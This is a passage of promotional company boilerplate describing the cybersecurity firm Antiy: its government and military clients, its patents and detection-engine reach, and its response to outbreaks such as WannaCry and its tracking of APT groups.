upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

